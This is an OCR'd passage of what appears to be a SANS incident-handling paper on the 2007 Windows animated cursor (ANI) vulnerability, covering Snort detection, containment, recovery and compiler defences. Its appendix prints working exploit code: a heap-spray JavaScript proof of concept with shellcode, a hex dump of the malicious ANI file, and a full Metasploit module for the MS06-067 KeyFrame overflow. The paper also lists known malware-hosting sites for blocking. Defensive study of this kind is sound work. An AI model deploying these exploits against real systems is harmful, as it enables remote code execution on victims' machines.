


Fig 10: Diagram depicting the ideal place for an IDS.

The Figure above shows the IDS placed in the Trusted Zone. Total control on the traffic is a must here. All unauthorized traffic should be investigated. The IDS should be configured so that the least number of false alarms are generated. This would be the ideal place for Snort to alert against browser/user related vulnerabilities.

```
Snort Rule:

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (¥

msg:"WEB-CLIENT Microsoft ANI file parsing overflow";¥

content:"RIFF"; nocase; ¥

content:"anih"; nocase; ¥

byte_test:4,>,36,0,relative,little;¥

);
```

This is the snort rule used to identify the ANIH vulnerability. In order to analyze this Snort rule, let us have a look at the ANI header diagram again:

Name	Size in Bytes	Description
HeaderSize	4	Size of this structure (=32)
NumFrames	4	Number of stored frames in this animation
NumSteps	4	Number of steps in this animation
Width	4	Total width in pixels
Height	4	Total height in pixels
BitCount	4	number of bits/pixel ColorDepth = 2BitCount
NumPlanes	4	1
DisplayRate	4	default display rate in 1/60s (Rate = 60 / DisplayRate fps)
Flags	4	currently only 2 bits are used

Fig 11: ANI Header

Total length of the above structure is 36 bytes. An anih structure whose length is not equal to 36 bytes poses a threat. An alert is issued when the following 3 conditions are satisfied:

1> content:"RIFF"; nocase; Packet is of type “RIFF”.

2> content:"anih"; nocase; Packet section should have the vulnerable "anih" pattern.

3> byte_test:4,>,36,0,relative,little; Here the length of the packet is checked and if it is greater than 36 an alert is issued.

This is only applicable to HTTP and here lies the main drawback of this rule: the signature is not effective in detecting threats via emails or instant messenger applications.

Multi Layer Approach:

For such incidents the best source of information would be the user. However many observations could be false positives, occurred because of a wrong configuration, hardware error and so on. Some basic training to the user and personnel (L1 level customer support) would help.

A scan of suspicious file with the VirusTotal might help when there are uncertainties with existing AntiVirus software.

Below is the output from Virustotal[8]. Scanning with multiple antivirus programs is handy because in some incidences it was observed that not all antivirus software detected the malware. As we can see from the results below, a few antivirus programs still failed to detect the exploit. Many well known antivirus programs failed to detect the exploit in the initial days of vulnerability.

[8] www.virustotal.com

File 04012007-Animated_Cursor_Exploit. received on 09.07.2007 10:32:50 (CET)			
Antivirus	Version	Last Update	Result
AhnLab-V3	2007.9.7.1	2007.09.07	-
AntiVir	7.6.0.5	2007.09.07	EXP/CVE-2005-1790.Z.8
Authentium	4.93.8	2007.09.07	JS/CVE-2007-0038@expl
Avast	4.7.1029.0	2007.09.06	JS:IESlice
AVG	7.5.0.485	2007.09.06	Exploit.ANI
BitDefender	7.2	2007.09.07	Exploit.HTML.VML.A
CAT-QuickHeal	9.00	2007.09.06	Exploit.MS05-002
ClamAV	0.91.2	2007.09.07	Exploit.CVE_2007_0038
DrWeb	4.33	2007.09.07	Exploit.ANIFile
eSafe	7.0.15.0	2007.09.04	Win32.Exploit.131
eTrust-Vet	31.1.5117	2007.09.07	Win32/MS07-017!exploit
Ewido	4.0	2007.09.06	Not-A-Virus.Exploit.JS.CVE20061359.b
FileAdvisor	1	2007.09.07	-
Fortinet	3.11.0.0	2007.09.06	W32/ANI07.A!exploit
F-Prot	4.3.2.48	2007.09.07	JS/CVE-200
F-Secure	6.70.13030.0	2007.09.07	JS/CVE-2007-0038@expl
Ikarus	T3.1.1.12	2007.09.07	JS.Exploit.Execode.B
Kaspersky	4.0.2.24	2007.09.07	Exploit.JS.CVE-2005-1790.z
McAfee	5114	2007.09.06	JS/Exploit-BO.gen
Microsoft	1.2803	2007.09.07	Exploit:Win32/Anicmoo.A
NOD32v2	2511	2007.09.07	a variant of Win32/TrojanDownloader.Ani.Gen
Norman	5.80.02	2007.09.06	-
Panda	9.0.0.4	2007.09.06	Exploit/LoadImage
Prevx1	V2	2007.09.07	Generic.Malware
Rising	19.39.41.00	2007.09.07	Hack.Exploit.JS.SHELL.a
Sophos	4.21.0	2007.09.07	JS/AniShl-B
Sunbelt	2.2.907.0	2007.09.07	Trojan-Exploit.Anicmoo.ax (v)
Symantec	10	2007.09.07	Bloodhound.Exploit.129
TheHacker	6.1.9.180	2007.09.07	-
VBA32	3.12.2.4	2007.09.06	Exploit.JS.CVE-2005-1790.z
VirusBuster	4.3.26:9	2007.09.06	Exploit.IframeBof.O
Webwasher-Gateway	6.0.1	2007.09.07	Exploit.CVE-2005-1790.Z.8

Containment

The threats that an organization faces because of such vulnerabilities are called blended threats. Blended threats combine a plethora of features relating to viruses, worms and trojan horses. The attack that happens is also blended. An intrusion can happen over multiple ports (SMTP or HTTP). The main suspicion for such attacks is that even after blocking a particular vector of attack, infection still persists.

Initial stages of containment would be to configure email servers to block

email attachments. Blocking just .ani will not help because exploits are independent of file extensions. Blocking all sorts of attachments for a short duration should be considered if needed.

An initial list of sites hosting malware was published by the Internet Storm Centre and other counter parts of this site. Examples of such sites are

- wsfgfdgrtyhgfd.net
- 85.255.113.4
- uniq-soft.com

Keeping this list updated and blocking such sites would mitigate the risk.

Users should be educated not to open any attachments or visit any link specified in spam e-mails.

Machines should be scanned and if found infected isolated.

The patch for this vulnerability came bit late from Microsoft. Under such circumstances applying unofficial[9] patches from trusted source should be considered.

---

[9] http://zert.isotf.org/advisories/zert-2007-01.htm

Eradication

Eradication involves removal of the malware and vulnerability. Constant touch with the latest vulnerabilities and recommended remedy will lead us to proper patches, AV updates and scanning tools.

Patches should be applied to all machines. Proper understanding of the extent of intrusion on the infected machines is necessary before bringing them back to the live network. Even at minor symptoms of a root kit installation it is always recommended to rebuild the system.

Recovery

Always keep the original hard drive as evidence. Use bit to bit copied drive for further analysis. Use a new hardware for any new installations or restorations. Most importantly, make sure the backup data is not infected. A few incidents have been seen in the past where the networks got infected again because of infected backup material.

Patch for the vulnerability could be found at:

http://www.microsoft.com/technet/security/bulletin/ms07-017.mspx

This was an out of patch cycle release from Microsoft. As a part of best practice install and check this patch on a test machine before rolling it out. Make sure that all your critical applications are working fine. Some users reported a

few problems after installing this patch [10].

Lessons Learnt

/GS switch

Recent Windows versions (Windows XP, 2003 and Vista) have a /GS switch. This switch enables detection and prevention of some kinds of buffer overflows.

The /GS switch provides a cookie between the buffer and the return address.

Illustration:

On the x86 stack the function sets asides some space for local variables before execution:

```
sub esp, 20h
```

When this function is compiled with the /GS switch, the function's prolog will set aside 3 more instructions as follows:

```
<---------PROLOG------------>
sub esp,24h
    1>   mov   eax,dword ptr [___security_cookie (408040h)]
    2>   xor   eax,dword ptr [esp+24h]
```

[10] http://zert.isotf.org/advisories/zert-2007-01.htm

```
3>    mov   dword ptr [esp+20h],eax
```

1> will fetch a copy of the cookie.

2> does a logical XOR of the cookie and the return address.

3> stores the instruction on the stack.

After this the function continues executing normally. When the function returns the epilog part gets executed.

<--------Epilog------------>

Without /GS

```
add esp,20h
ret
```

with /GS


```
1>    mov   ecx,dword ptr [esp+20h]
2>    xor   ecx,dword ptr [esp+24h]
3>    add   esp,24h
4>    jmp   __security_check_cookie (4010B2h)
```

1> The cookie is retrived. 2> XOR the cookie value with the return address. 3> The ECX value should be equal to the original cookie. 4> Notice the 4th instruction ret is not executed - instead the JMP __security_check_cookie (4010B2h) is executed.

In the the __security_check_cookie (4010B2h) function the RET instruction is executed only if the cookie value is unchanged.

Otherwise, this function will call the report_failure function. The cookie value is a random value which is 4 bytes long.

After the function execution the global cookie value will be compared with the stored cookie value. Any mismatch indicates that some corruption happened. The execution of such an application is stopped and an error message is displayed:



/GS is optional it was applied in this case but there is a catch: /GS is not applied to function which has structures with small fields and in CVE-2007-0038 case it came under this category.

Be careful while handling exceptions

The code that processes ANI files is wrapped in an exception handler (S E H - Structured Exceptional Handler).SEH ignores the error and recovers from access violations. That means that the exploit could be triggered multiple times and try different addresses, increasing the chance of hitting the right one.

As said by David LeBlanc in his blog:

"if your code is exception safe, and releases resources correctly in destructors, AND you understand the exceptions you're catching, it's extremely efficient and the compiler guys tell me this optimizes your perf. I have effectively used try-except as well, but you must understand what you can and cannot catch. Also note that I'm talking user mode programming, NOT kernel mode, which is a different universe."

ASLR (Address space layout Randomization) feature in Vista failed to prevent this exploit:

This feature makes a process place the contents in different memory locations making it difficult to reach the return address in a single try. However, ASLR does not change the lower 16 bits. A partial overwrite of the return address is possible with this sort of vulnerability. This just delays the exploit writers or makes it a bit difficult for them.

Keeping End Users vigilant:

Alert users first notice these kinds of attacks. Incidences like crashing of the browser or slow response of the system should raise alerts.

Educating users on a regular basis is very useful. Bringing variety in the way messages are conveyed is important. Examples include spreading the messages through e-mails, desktop banners, quizzes and short security sessions will help people in an organization to be alert.

6. Conclusion

ANI vulnerability generated few ripples in the security world. It made the Internet Storm Center Threat meter status move to yellow, forced Microsoft to release an out of band patch and showed that the defense methods (GS, ASLR) are not bullet proof. This proved the fact that defense mechanisms can mitigate risk but that they cannot completely eliminate it. Developers should give priority to writing good and safe code that is later reviewed. Best practices in security should be followed for configuration and maintenance of machines. Finally, a lot of attention should be paid to user awareness.

7. References

Sotirov, Alexander (2007) Windows Animated Cursor Stack Overflow Vulnerability, Retrieved May 3, 2007, from http://www.determina.com/security.research/vulnerabilities/ani-header.html

Aleph One. Smashing The Stack For Fun And Profit. Retrieved May 3, 2007, from http://insecure.org/stf/smashstack.html

Murat Balaban, Buffer Overflows Demystified. Retrieved May 3, 2007, from http://www.enderunix.org/docs/eng/bof-eng.txt

Elia Florio. Heap (June 18, 2007) Spraying vs. Heap Feng Shui. Retrieved May 3, 2007, from http://www.symantec.com/enterprise/security_response/weblog/2007/06/heap_spraying_vs_heap_feng_shu.html

Sotirov, Alexander. Heap Feng Shui in JavaScript, Retrieved May 3, 2007, from http://determina.com/security.research/presentations/bh-eu07/bh-eu07-sotirov-paper.html

SkyLined, Internet Explorer IFRAME src&name parameter BoF remote compromise. Retrieved October 1, 2007, from http://www.edup.tudelft.nl/~bjwever/advisory_iframe.html.php

Microsoft Windows Cursor And Icon ANI Format Handling Remote Buffer Overflow Vulnerability. Retrieved October 1, 2007, from http://www.securityfocus.com/bid/23194

Scott C. Sanchez (July 28, 2000). IDS "Zone" Theory Diagram, Retrieved May 3, 2007, from http://gd.tuwien.ac.at/infosys/security/oldsnort/docs/scott_c_sanchez_cissp-ids-zone-theory-diagram.pdf

Blended threat. Retrived October 1, 2007, from http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci961251,00.html

Bray, Brandon. Compiler Security Checks In Depth. Retrieved October 1, 2007 from http://msdn2.microsoft.com/en-us/library/aa290051(vs.71).aspx

Howard, Michael. (April 26, 2007). Lessons learned from the Animated Cursor Security Bug. Retrieved May 3, 2007, from http://blogs.msdn.com/sdl/archive/2007/04/26/lessons-learned-from-the-animated-cursor-security-bug.aspx

LeBlanc, David (April 03, 2007). Exception Handlers are Baaad. Retrieved May 3, 2007, from http://blogs.msdn.com/david_leblanc/archive/2007/04/03/exception-handlers-are-baaad.aspx

Appendix

Complete code for the PoC

The PoC consists of 2 files: index.htm and riff.htm

Index.htm:

```
<!--

..::[ jamikazu presents ]::..

Windows Animated Cursor Handling Exploit (0day)

Works on fully patched Windows Vista
I think it is first real remote code execution exploit on vista =)

Tested on:
Windows Vista Enterprise Version 6.0 (Build 6000) (default installation and UAC
      enabled)
Windows Vista Ultimate Version 6.0 (Build 6000) (default installation and UAC
      enabled)
Windows XP SP2
(It also must to work on all nt based windows but not tested)
```

Author: jamikazu

Mail: jamikazu@gmail.com

Bug discovered by determina (http://www.determina.com)

Credit: milw0rm,metasploit, SkyLined, http://doctus.net/

invokes calc.exe if successful

-->

```
<SCRIPT language="javascript">
      var heapSprayToAddress = 0x07000000;

      var payLoadCode =
      unescape("%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178%u8BEF%u184F%u5F8B%u0120%
      u49EB%u348B%u018B%u31EE%u99C0%u84AC%u74C0%uC107%u0DCA%uC201%uF4EB%u543B%u0424
      %uE575%u5F8B%u0124%u66EB%u0C8B%u8B4B%u1C5F%uEB01%u1C8B%u018B%u89EB%u245C%uC30
      4%uC031%u8B64%u3040%uC085%u0C78%u408B%u8B0C%u1C70%u8BAD%u0868%u09EB%u808B%u00
      B0%u0000%u688B%u5F3C%uF631%u5660%uF889%uC083%u507B%u7E68%uE2D8%u6873%uFE98%u0
      E8A%uFF57%u63E7%u6C61%u0063");

      var heapBlockSize = 0x400000;

      var payLoadSize = payLoadCode.length * 2;
```

```
var spraySlideSize = heapBlockSize - (payLoadSize+0x38);

var spraySlide = unescape("%u4141%u4141");
spraySlide = getSpraySlide(spraySlide,spraySlideSize);

heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;

memory = new Array();

for (i=0;i<heapBlocks;i++)
{
      memory[i] = spraySlide + payLoadCode;
}

document.write("<HTML><BODY style=¥"CURSOR: url('riff.htm')¥">
</BODY></HTML>")
wait(500)
window.location.reload()

function getSpraySlide(spraySlide, spraySlideSize)
{
      while (spraySlide.length*2<spraySlideSize)
      {
            spraySlide += spraySlide;
```

```
        }
        spraySlide = spraySlide.substring(0,spraySlideSize/2);
        return spraySlide;
    }
</SCRIPT>
```

Hex view of the Riff.htm file. This is an ANI file that gets referenced from the index.htm file:

```
seg000:00000000  52 49 46 46 00 04 00 00  41 43 4F 4E 61 6E 69 68  RIFF.■..ACONanih
seg000:00000010  24 00 00 00 24 00 00 00  FF FF 00 00 0A 00 00 00  $...$...  ..■...
seg000:00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
seg000:00000030  10 00 00 00 01 00 00 00  4C 49 53 54 03 00 00 00  ■...■...LIST■...
seg000:00000040  10 00 00 00 4C 49 53 54  03 00 00 00 02 02 02 02  ■...LIST■...■■■■
seg000:00000050  61 6E 69 68 A8 01 00 00  0B 0B 0B 0B 0B 0B 0B 0B  anih¿■..■■■■■■■■
seg000:00000060  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:00000070  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:00000080  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:00000090  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:000000A0  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:000000B0  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:000000C0  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:000000D0  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:000000E0  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:000000F0  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:00000100  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:00000110  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:00000120  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:00000130  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:00000140  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:00000150  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:00000160  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:00000170  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:00000180  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:00000190  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:000001A0  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:000001B0  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:000001C0  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:000001D0  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:000001E0  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■

seg000:000001F0  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:00000200  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:00000210  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
seg000:00000220  0B 0B 0B 0B 0B 0B 0B 0B  0B 0B 0B 0B 0B 0B 0B 0B  ■■■■■■■■■■■■■■■■
```

Metasploit exploit

```
##
# $Id$
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/projects/Framework/
##


require 'msf/core'

module Msf

class Exploits::Windows::Browser::MS06_067_KEYFRAME < Msf::Exploit::Remote

	#
	# This module acts as an HTTP server
	#
	include Exploit::Remote::HttpServer::HTML

	def initialize(info = {})
		super(update_info(info,
			'Name'		=> 'Internet Explorer Daxctle.OCX KeyFrame Method Heap
Buffer Overflow Vulnerability',
			'Description'	=> %q{
				This module exploits a heap overflow vulnerability in the
KeyFrame method of the
				direct animation ActiveX control.  This is a port of the exploit
implemented by
				Alexander Sotirov.
			},
			'License'	=> MSF_LICENSE,
			'Author'	=>
				[
					# Did all the hard work
					'Alexander Sotirov <asotirov@determina.com>',
```

```
                                        # Integrated into msf
                                        'skape',
                                ],
                        'Version'       => '$Revision$',
                        'References'    =>
                                [
                                        [ 'CVE', 'CVE-2006-4777' ],
                                        [ 'BID', '20047' ],
                                        [ 'URL', 'https://www.blackhat.com/presentations/bh-
eu-07/Sotirov/Sotirov-Source-Code.zip' ],
                                        [ 'URL',
'http://www.microsoft.com/technet/security/Bulletin/MS06-067.mspx' ]
                                ],
                        'DefaultOptions' =>
                                {
                                        'EXITFUNC' => 'process',
                                },
                        'Payload'       =>
                                {
                                        # Maximum payload size is limited by heaplib
                                        'Space'       => 870,
                                        'MinNops'     => 32,
                                        'Compat'      =>
                                                {
                                                        'ConnectionType' => '-find',
                                                },
                                        'StackAdjustment' => -3500,
                                },
                        'Platform'      => 'win',
                        'Targets'       =>
                                [
                                        [ 'Windows 2000/XP/2003 Universal', { }],
                                ],
                        'DisclosureDate' => 'Nov 14 2006',
                        'DefaultTarget'  => 0))
        end

        def on_request_uri(cli, request)
                return if ((p = regenerate_payload(cli)) == nil)

                print_status("Sending exploit to #{cli.peerhost}:#{cli.peerport}...")
```

```
                # This is taken directly from Alex's exploit -- all credit goes to him.
                trigger_js = heaplib(
                        "var target = new ActiveXObject('DirectAnimation.PathControl');\n" +
                        "var heap = new heapLib.ie();\n" +
                        "var shellcode = unescape('#{Rex::Text.to_unescape(p.encoded)}');\n" +
                        "var jmpecx = 0x4058b5;\n" +
                        "var vtable = heap.vtable(shellcode, jmpecx);\n" +
                        "var fakeObjPtr = heap.lookasideAddr(vtable);\n" +
                        "var fakeObjChunk = heap.padding((0x200c-4)/2) +
heap.addr(fakeObjPtr) + heap.padding(14/2);\n" +
                        "heap.gc();\n" +
                        "for (var i = 0; i < 100; i++)\n" +
                        "  heap.alloc(vtable)\n" +
                        "heap.lookaside(vtable);\n" +
                        "for (var i = 0; i < 100; i++)\n" +
                        "  heap.alloc(0x2010)\n" +
                        "heap.freeList(fakeObjChunk, 2);\n" +
                        "target.KeyFrame(0x40000801, new Array(1), new Array(1));\n" +
                        "delete heap;\n")

                # Obfuscate it up a bit
                trigger_js = obfuscate_js(trigger_js,
                        'Symbols' =>
                                {
                                        'Variables' => [ 'target', 'heap', 'shellcode', 'jmpecx',
'fakeObjPtr', 'fakeObjChunk' ]
                                })

                # Fire off the page to the client
                send_response(cli,
                        "<html><script language='javascript'>#{trigger_js}</script></html>")

                # Handle the payload
                handler(cli)
        end

end

end
```

Last Updated: January 29th, 2015

Upcoming SANS Training

Click Here for a full list of all Upcoming SANS Events by Location

Cyber Threat Intelligence Summit & Training	**Washington, DCUS**	**Feb 02, 2015 - Feb 09, 2015**	**Live Event**
SANS Scottsdale 2015	**Scottsdale, AZUS**	**Feb 16, 2015 - Feb 21, 2015**	**Live Event**
10th Annual ICS Security Summit	**Orlando, FLUS**	**Feb 22, 2015 - Mar 02, 2015**	**Live Event**
SANS Munich 2015	**Munich, DE**	**Feb 23, 2015 - Mar 07, 2015**	**Live Event**
SANS DFIR Monterey 2015	**Monterey, CAUS**	**Feb 23, 2015 - Feb 28, 2015**	**Live Event**
SANS Cyber Guardian Baltimore 2015	**Baltimore, MDUS**	**Mar 02, 2015 - Mar 07, 2015**	**Live Event**
SANS Northern Virginia 2015	**Reston, VAUS**	**Mar 09, 2015 - Mar 14, 2015**	**Live Event**
SANS Secure Singapore 2015	**Singapore, SG**	**Mar 09, 2015 - Mar 21, 2015**	**Live Event**
SANS Abu Dhabi 2015	**Abu Dhabi, AE**	**Mar 14, 2015 - Mar 19, 2015**	**Live Event**
SANS Secure Canberra 2015	**Canberra, AU**	**Mar 16, 2015 - Mar 28, 2015**	**Live Event**
SANS Houston 2015	**Houston, TXUS**	**Mar 23, 2015 - Mar 28, 2015**	**Live Event**
SANS Stockholm 2015	**Stockholm, SE**	**Mar 23, 2015 - Mar 28, 2015**	**Live Event**
SANS Oslo 2015	**Oslo, NO**	**Mar 23, 2015 - Mar 28, 2015**	**Live Event**
SANS 2015	**Orlando, FLUS**	**Apr 11, 2015 - Apr 18, 2015**	**Live Event**
RSA Conference 2015	**San Francisco, CAUS**	**Apr 19, 2015 - Apr 20, 2015**	**Live Event**
Security Operations Center Summit & Training	**Washington, DCUS**	**Apr 24, 2015 - May 01, 2015**	**Live Event**
SANS ICS London 2015	**London, GB**	**Apr 27, 2015 - May 02, 2015**	**Live Event**
SANS Dubai 2015	**OnlineAE**	**Jan 31, 2015 - Feb 05, 2015**	**Live Event**
SANS OnDemand	**Books & MP3s OnlyUS**	**Anytime**	**Self Paced**